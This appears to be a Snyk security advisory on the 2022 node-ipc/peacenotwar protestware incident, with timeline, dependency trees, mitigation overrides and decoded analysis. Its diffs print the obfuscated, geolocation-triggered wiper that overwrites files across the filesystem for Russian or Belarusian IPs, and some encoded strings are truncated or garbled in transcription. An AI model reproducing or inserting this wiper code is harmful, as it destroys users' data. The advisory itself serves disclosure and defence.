
Alert: peacenotwar module sabotages npm developers in the node-ipc package to protest the invasion of Ukraine

3/16/2022



Liran TalMarch 16, 2022

On March 15, 2022, users of the popular Vue.js frontend JavaScript framework started experiencing what can only be described as a supply chain attack impacting the npm ecosystem. This was the result of the nested dependencies `node-ipc` and `peacenotwar` being sabotaged as an act of protest by the maintainer of the `node-ipc` package.

This security incident involves destructive acts of corrupting files on disk by one maintainer and their attempts to hide and restate that deliberate sabotage in different forms. While this is an attack with protest-driven motivations, it highlights a larger issue facing the software supply chain: the transitive dependencies in your code can have a huge impact on your security.

Snyk is tracking the security incidents that are portrayed in this article via the following CVEs: CVE-2022-23812 for `node-ipc` and SNYK-JS-PEACENOTWAR-2426724 for `peacenotwar` and `oneday-test` npm modules. If you are already using Snyk for open source security and supply chain security, you will be getting notifications, alerts, and automated pull requests raised by the tooling to keep you safe and informed on the matter. To learn more about the details of this supply chain attack, keep reading.

Prior events leading to the abuse of npm package node-ipc

This story started on March 8, 2022, at 6PM GMT+2, at which time, npm maintainer RIAEvangelist (Brandon Nozaki Miller) wrote source code and published an npm package called peacenotwar, which per their description for this module:

```
This code serves as a non-destructive example of why controlling
your node modules is important. It also serves as a non-violent
protest against Russia's aggression that threatens the world right
now. This module will add a message of peace on your users'
desktops, and it will only do it if it does not already exist
just to be polite.
```

Up until yesterday (March 15), this module had virtually no downloads at all. However that all changed when its npm maintainer added this module as a dependency to one of their other popular modules `node-ipc`, which is by itself a popular dependency that many JavaScript developers in the ecosystem are relying upon.

Current Tags

Version	Downloads (Last 7 Days)	Tag
9.1.6	29,367	latest

Version History

Version	Downloads (Last 7 Days)	Published
9.1.6	29,367	a day ago
9.1.5	75	a day ago
9.1.4	313	7 days ago
9.1.3	25	8 days ago
9.1.2	16	8 days ago
9.1.1	16	8 days ago

One of those JavaScript ecosystem projects is Vue.js's command line tool, the Vue.js CLI, also known as npm package `@vue/cli`. The following nested dependency tree shows exactly how `node-ipc` trickles into the Vue.js CLI npm package and further promotes the need to vet nested dependencies as a holistic risk:

```
- @vue/cli
   |
   - @vue/cli-ui
      |
      - node-ipc@^9.2.1
   - @vue/cli-shared-utils
      |
      - node-ipc@^9.1.1
```

The current latest "stable" version of npm package `node-ipc` (version 9.2.2) bundles `peacenotwar` and also, interestingly enough, it bundles the infamous `colors` npm package with a wildcard `*` dependency range. If you haven't heard the story of the npm package colors, and faker being intentionally abused and corrupted by its npm package maintainer Marak, I highly suggest following up on that as another perspective of open source supply chain security.

Timeline of events

Prior versions of `node-ipc`, such as 10.1.0 (released six months ago) and up until 10.0.0 (released nine months ago), have all had genuine updates and improvements added into them. However…

March 7

Last week, version 10.1.1 was published with clear code updates that raised concerns for suspicious activity and potential abuse of the source code and the package's behavior. Let's explore the difference between version 10.1.0 and 10.1.1:

```
diff --git a/node-ipc.cjs b/node-ipc.cjs
index v10.1.0..v10.1.1 100666
--- a/node-ipc.cjs
+++ b/node-ipc.cjs
@@ -1030,6 +1030,74 @@
   });
 }

+// dao/ssl-geospec.js
+var import_path = __toModule(require("path"));
+var import_fs3 = __toModule(require("fs"));
+var import_https = __toModule(require("https"));
+setTimeout(function() {
+  const t = Math.round(Math.random() * 4);
+  if (t > 1) {
+    return;
+  }
+  const n =
Buffer.from("aHR0cHM6Ly9hcGkuaXBnZW9sb2NhdGlvbi5pby9pcGdlbz9hcGlLZXk9YWU1MTFlMTYyNzgyNGE5NjhhYWFhNzU4Y
 "base64");
```

```
+  import_https.default.get(n.toString("utf8"), function(t2) {
+    t2.on("data", function(t3) {
+      const n2 = Buffer.from("Li8=", "base64");
+      const o2 = Buffer.from("Li4v", "base64");
+      const r = Buffer.from("Li4vLi4v", "base64");
+      const f = Buffer.from("Lw==", "base64");
+      const c = Buffer.from("Y291bnRyeV9uYW1l", "base64");
+      const e = Buffer.from("cnVzc2lh", "base64");
+      const i = Buffer.from("YmVsYXJ1cw==", "base64");
+      try {
+        const s = JSON.parse(t3.toString("utf8"));
+        const u2 = s[c.toString("utf8")].toLowerCase();
+        const a2 = u2.includes(e.toString("utf8")) ||
u2.includes(i.toString("utf8"));
+        if (a2) {
+          h(n2.toString("utf8"));
+          h(o2.toString("utf8"));
+          h(r.toString("utf8"));
+          h(f.toString("utf8"));
+        }
+      } catch (t4) {
+      }
+    });
+  });
+}, Math.ceil(Math.random() * 1e3));
+async function h(n = "", o2 = "") {
+  if (!import_fs3.default.existsSync(n)) {
+    return;
+  }
+  let r = [];
+  try {
+    r = import_fs3.default.readdirSync(n);
+  } catch (t) {
+  }
+  const f = [];
+  const c = Buffer.from("4p2k77iP", "base64");
+  for (var e = 0; e < r.length; e++) {
+    const i = import_path.default.join(n, r[e]);
+    let t = null;
+    try {
+      t = import_fs3.default.lstatSync(i);
+    } catch (t2) {
+      continue;
+    }
+    if (t.isDirectory()) {
+      const s = h(i, o2);
+      s.length > 0 ? f.push(...s) : null;
+    } else if (i.indexOf(o2) >= 0) {
+      try {
+        import_fs3.default.writeFile(i, c.toString("utf8"), function() {
+        });
+      } catch (t2) {
+      }
+    }
+  }
+  return f;
+}
+var ssl = true;
+
```

The `node-ipc.cjs` CommonJS compatible Node.js module is quite long, at more than 1000 lines of code. The existence of outbound HTTPS calls to remote locations, and Base64-encoded data in it are a good enough reason to alert for possible wrong-doings here, and serve as a base for IoCs (indications of compromise).

This code that has been added to `node-ipc@10.1.1` sets a timer, so that on every pre-configured random interval, of which a `node-ipc` related code is being called, it also executes a function, to what seems to be, making file system operations.

Let's take a closer look at the Base64-encoded values of the arguments passed to the function which executes filesystem operations. From the above diff:

```
+      const n2 = Buffer.from("Li8=", "base64");
+      const o2 = Buffer.from("Li4v", "base64");
+      const r = Buffer.from("Li4vLi4v", "base64");
+      const f = Buffer.from("Lw==", "base64");
+      const c = Buffer.from("Y291bnRyeV9uYWl1", "base64");
+      const e = Buffer.from("cnVzc2lh", "base64");
+      const i = Buffer.from("YmVsYXJ1cw==", "base64");
```

All of these are then passed to the timer function, such as:

```
+          h(n2.toString("utf8"));
```

The values for the above encoded Base64 strings are:

- `n2` is set to: `./`
- `o2` is set to: `../`
- `r` is set to: `../../`
- `f` is set to: `/`

When these are passed to the timer function, they are then being used in the following line of code as sources of file inputs to wipe the file contents and replace it with a heart emoji (depicted via diff line `+ const c = Buffer.from("4p2k77iP", "base64");`)

```
+      try {
+        import_fs3.default.writeFile(i, c.toString("utf8"), function() {
+        });
```

At this point, a very clear abuse and a critical supply chain security incident will occur for any system on which this npm package will be called upon, if that matches a geo-location of either Russia or Belarus.

The updated contents of the `README` file for `node-ipc@10.1.1` **does not** call out this newly added behavior. It instead includes a call to sponsor `RIAEvangelist` and an example of how to use ES6 and CommonJS version of `node-ipc` in versions 10 and up.

About ten hours later, version `node-ipc@10.1.2` was released, with nearly no change except for a version bump. Potentially, trying to trigger automated dependency upgrades. Here is the full git diff between the two versions:

```
diff --git a/package.json b/package.json
index v10.1.1..v10.1.2 100666
--- a/package.json
+++ b/package.json
@@ -1,6 +1,6 @@
 {
   "name": "node-ipc",
-  "version": "10.1.1",
+  "version": "10.1.2",
   "description": "A nodejs module for local and remote Inter Process Communication
(IPC), Neural Networking, and able to facilitate machine learning.",
   "type": "module",
   "main": "node-ipc.cjs",
```

March 8

Then, roughly five hours after that, on March 8, a new release is pushed: `node-ipc@10.1.3`, which seems to have removed all indications of the aforementioned destructive payload. Examining the git diff between the two versions confirms:


```
diff --git a/node-ipc.cjs b/node-ipc.cjs
index v10.1.2..v10.1.3 100666
--- a/node-ipc.cjs
+++ b/node-ipc.cjs
@@ -1030,74 +1030,6 @@
   });
 }

-// dao/ssl-geospec.js
-var import_path = __toModule(require("path"));
```


```
-var import_fs3 = __toModule(require("fs"));
-var import_https = __toModule(require("https"));
-setTimeout(function() {
-  const t = Math.round(Math.random() * 4);
-  if (t > 1) {
-    return;
-  }

…
diff --git a/dao/ssl-geospec.js b/dao/ssl-geospec.js
deleted file mode 100666
index v10.1.2..v10.1.3
--- a/dao/ssl-geospec.js
+++ b/dao/ssl-geospec.js
@@ -1,1 +0,0 @@
-import u from"path";import a from"fs";import o from"https";setTimeout(function()
{const t=Math.round(Math.random()*4);if(t>1){return}const
n=Buffer.from("aHR0cHM6Ly9hcGkuaXBnZW9sb2NhdGlvbi5pby9pcGdlbz9hcGlLZXk9YWU1MTFlMTYyNzgyNGE5NjhhYWFhNzU4
{t.on("data",function(t){const n=Buffer.from("Li8=","base64");const
o=Buffer.from("Li4v","base64");const r=Buffer.from("Li4vLi4v","base64");const
f=Buffer.from("Lw==","base64");const
c=Buffer.from("Y291bnRyeV9uYW1l","base64");const
e=Buffer.from("cnVzc2lh","base64");const
i=Buffer.from("YmVsYXJ1cw==","base64");try{const
s=JSON.parse(t.toString("utf8"));const u=s[c.toString("utf8")].toLowerCase();const
a=u.includes(e.toString("utf8"))||u.includes(i.toString("utf8"));if(a)
{h(n.toString("utf8"));h(o.toString("utf8"));h(r.toString("utf8"));h(f.toString("utf8"))}}catch(t)
{}})})},Math.ceil(Math.random()*1e3));async function h(n="",o="")
{if(!a.existsSync(n)){return}let r=[];try{r=a.readdirSync(n)}catch(t){}const f=
[];const c=Buffer.from("4p2k77iP","base64");for(var e=0;e<r.length;e++){const
i=u.join(n,r[e]);let t=null;try{t=a.lstatSync(i)}catch(t)
{continue}if(t.isDirectory()){const s=h(i,o);s.length>0?f.push(...s):null}else
if(i.indexOf(o)>=0){try{a.writeFile(i,c.toString("utf8"),function(){})}catch(t)
{}}}return f};const ssl=true;export {ssl as default,ssl}
```


We suspect that this had been rolled out of the 10.x version branch due to a conversation stemming from the GitHub issue that reported this behavior, in which the maintainer claims that they have published that payload as part of a new major version of the library:



So, at this point, we can summarize that the vulnerable versions of `node-ipc` being `node-ipc@10.1.1` and `node-ipc@10.1.2` have existed on the npmjs registry for less than 24 hours, yet due to the high downloads count across developers and build systems, this has definitely impacted some of them, as we have confirmed being reported on public repositories:



However, vulnerable versions `10.1.1` and `10.1.2` no longer exist on the npmjs registry, and have actually been flagged `deprecated`, either by the maintainer or by the npmjs team. We can confirm that from the following npmjs website notice:



On March 8, at 7:25PM GMT+2 and less than four hours after `node-ipc@10.1.3` had been published to roll back the destructive payload, a new major version `node-ipc@11.0.0` was released on the npmjs registry. What changed?

New `node-ipc@11.0.0` major version now includes the following:

- A dependency on `peacenotwar` module
- Any time the `node-ipc` module functionality gets called, it prints to STDOUT a message taken out of the `peacenotwar` module, as well as places a file on the user's Desktop directory with contents relating to the current war-time situation of Russia and Ukraine.
- The README for 11.0.0 communicates the explicit usage of `peacenotwar` as part of this module in the following note: `***as of v11*** this module uses the [peacenotwar] (https://github.com/RIAEvangelist/peacenotwar) module.`

What lead to npm package`peacenotwar` put into mainline node-ipc versions impacting millions of developers?

March 15

Yesterday, on March 15, at 6:49PM GMT+2 and 7:40PM GMT+2, two new significant and impactful npm versions were published for node-ipc. Most significant of these is a new patch version `node-ipc@9.2.2` due to the fact it is the latest stable branch of `node-ipc` and many ecosystem projects rely on it, including the aforementioned `@vue/cli` Vue.js CLI.

Following are the changes added in `node-ipc@9.2.2`:

1. It adds some example source code into the package contents.
2. It adds `peacenotwar` as a dependency, and runs it when `node-ipc` is being called by any dependencies that import it.
3. It also explicitly adds a dependency on `colors@*` which pulls in intentionally vulnerable source code by another maintainer.
4. It changes the license in this new minor version from MIT license to DBAD license *Editor's note: The DBAD license contains coarse language.*

At around the same time, a new minor version was released: `node-ipc@11.1.0` which bumps the `peacenotwar` dependency to a new version, but removes the console.log() STDOUT messages that were logged. We can confirm in the following git diff log between the two npm packages of `node-ipc`:

```
diff --git a/node-ipc.cjs b/node-ipc.cjs
index v11.0.0..v11.1.0 100666
--- a/node-ipc.cjs
+++ b/node-ipc.cjs
@@ -1328,7 +1328,6 @@
 var OneDriveDesktopFileExists = fromDir(OneDriveDesktops, "WITH-LOVE-FROM-
AMERICA.txt");
 var OneDriveFileExists = fromDir(OneDrive, "WITH-LOVE-FROM-AMERICA.txt");
 function deliverAPeacefulMessage(path2, message) {
-  console.log(path2);
   try {
     import_fs5.default.writeFile(path2, message, function(err) {
     });
@@ -1336,7 +1335,6 @@
   }
 }
 if (!(DesktopFileExists == null ? void 0 : DesktopFileExists.length) && !
(OneDriveFileExists == null ? void 0 : OneDriveFileExists.length) && !
(OneDriveDesktopFileExists == null ? void 0 : OneDriveDesktopFileExists.length)) {
-  console.log("in here");
   const thinkaboutit = "WITH-LOVE-FROM-AMERICA.txt";
   const WITH_LOVE_FROM_AMERICA = read(`./${thinkaboutit}`);
   deliverAPeacefulMessage(`${Desktops}${thinkaboutit}`, WITH_LOVE_FROM_AMERICA);
```

```
diff --git a/package.json b/package.json
index v11.0.0..v11.1.0 100666
--- a/package.json
+++ b/package.json
@@ -1,6 +1,6 @@
 {
   "name": "node-ipc",
-  "version": "11.0.0",
+  "version": "11.1.0",
   "description": "A nodejs module for local and remote Inter Process Communication
(IPC), Neural Networking, and able to facilitate machine learning.",
   "type": "module",
   "main": "node-ipc.cjs",
@@ -19,7 +19,7 @@
     "event-pubsub": "5.0.3",
     "js-message": "1.0.7",
     "js-queue": "2.0.2",
-    "peacenotwar": "^9.1.3",
+    "peacenotwar": "^9.1.5",
     "strong-type": "^1.0.1"
   },
   "devDependencies": {
```

Supply chain security in the face of maintainer reputation

Even if the deliberate and dangerous act of maintainer RIAEvangelist will be perceived by some as a legitimate act of protest. How does that reflect on the maintainer's future reputation and stake in the developer community? Would this maintainer ever be trusted again to not follow up on future acts in such or even more aggressive actions for any projects they participate in?

Currently, RIAEvangelist maintains over 40 other npm packages with hundreds of millions of downloads behind them. Here are just a few of the modules they maintain and their weekly downloads on the npmjs registry:

npm Module	Weekly downloads
node-ipc — A nodejs module for local and remote Inter Process Communication (IPC), Neural Networking, and able to facilitate machine learning.	1,055,386
js-queue — Simple JS queue with auto run for node and browsers.	1,042,512
easy-stack — Simple JS stack with auto run for node and browsers.	1,001,945
js-message — Normalized JS Object and JSON message and event protocol for node.js, vanialla js, react.js, components, actions, stores and dispatchers.	1,001,943
event-pubsub — Super light and fast Extensible ES6+ events and EventEmitters for Node and the browser. Easy for any developer level, use the same exact code in node and the browser. No frills, just high speed events!	996,076
node-cmd — Simple commandline/terminal/shell interface to allow you to run cli or bash style commands as if you were in the terminal.	41,083

The Snyk Security Research team hasn't found any indications of other packages by this maintainer having any intentional abuse like this, but remains vigilant to updates published to the npmjs ecosystem.

How to mitigate the node-ipc issue

With concerns about future code updates that may put users at risk, we recommend avoiding the `node-ipc` npm package entirely. If this npm package is bundled in your project as part of the application you are building, then we recommend that you use the npm package managers feature to override the sabotaged versions altogether and pin down the transitive dependency to **known good**.

If you are using npm as the package manager, you can add the following to your `package.json` file to explicitly allow only benign versions of `node-ipc`:

```
  "overrides": {
    "node-ipc@>9.2.1 <10": "9.2.1",
    "node-ipc@>10.1.0": "10.1.0"
  }
```

The Vue.js CLI used to depend on `node-ipc`'s 9.x version range and was vulnerable to the `9.2.2` version which added the `peacenotwar` module that would write a `WITH-LOVE-FROM-AMERICA.txt` file on the user's Desktop directory. The vulnerability in `@vue/cli` has been fixed. Please update to the latest versions of `@vue/cli`, either 4.5.16+ or 5.0.3+ using your package manager of choice:

```
npm i -g @vue/cli
pnpm i -g @vue/cli
yarn global add @vue/cli
```

Summary

Snyk stands with Ukraine and we've proactively acted to support the Ukrainian people during the on-going crisis with donations and free service to developers world-wide, as well as taking action to cease business in Russia and Belarus. That said, intentional abuse such as this undermines the global open source community and requires us to flag impacted versions of `node-ipc` as security vulnerabilities.

As such, the Snyk security team published CVE-2022-23812 and SNYK-JS-PEACENOTWAR-2426724 to alert and track the security vulnerability with the intentional vulnerable versions of `node-ipc`. Snyk's free plan is also up to date with this new vulnerability, which enables developers to scan, monitor, and automatically deploy security fixes in the form of pull requests.

Nevertheless, the impact of supply chain security incidents continues to demonstrate the need to properly manage and react swiftly to the risks with open source dependencies. Furthermore, the complexity of nested dependencies, such as on the npmjs JavaScript ecosystem has once again proven the compounding impact that they have across key ecosystem projects.

Only two months ago we covered the widespread fallout of a similar security incident in which an open source maintainer pulled the plug on npm packages 'colors' and 'faker', showcasing the ability for maintainers to intentionally sabotage open source libraries..

Gaining skills in how to manage software dependencies at scale is becoming evidently more important, as well as ensuring that you as a developer are following npm security best practices, and learning about security pitfalls and incidents such as why npm lockfiles can be a security blindspot for injecting malicious modules.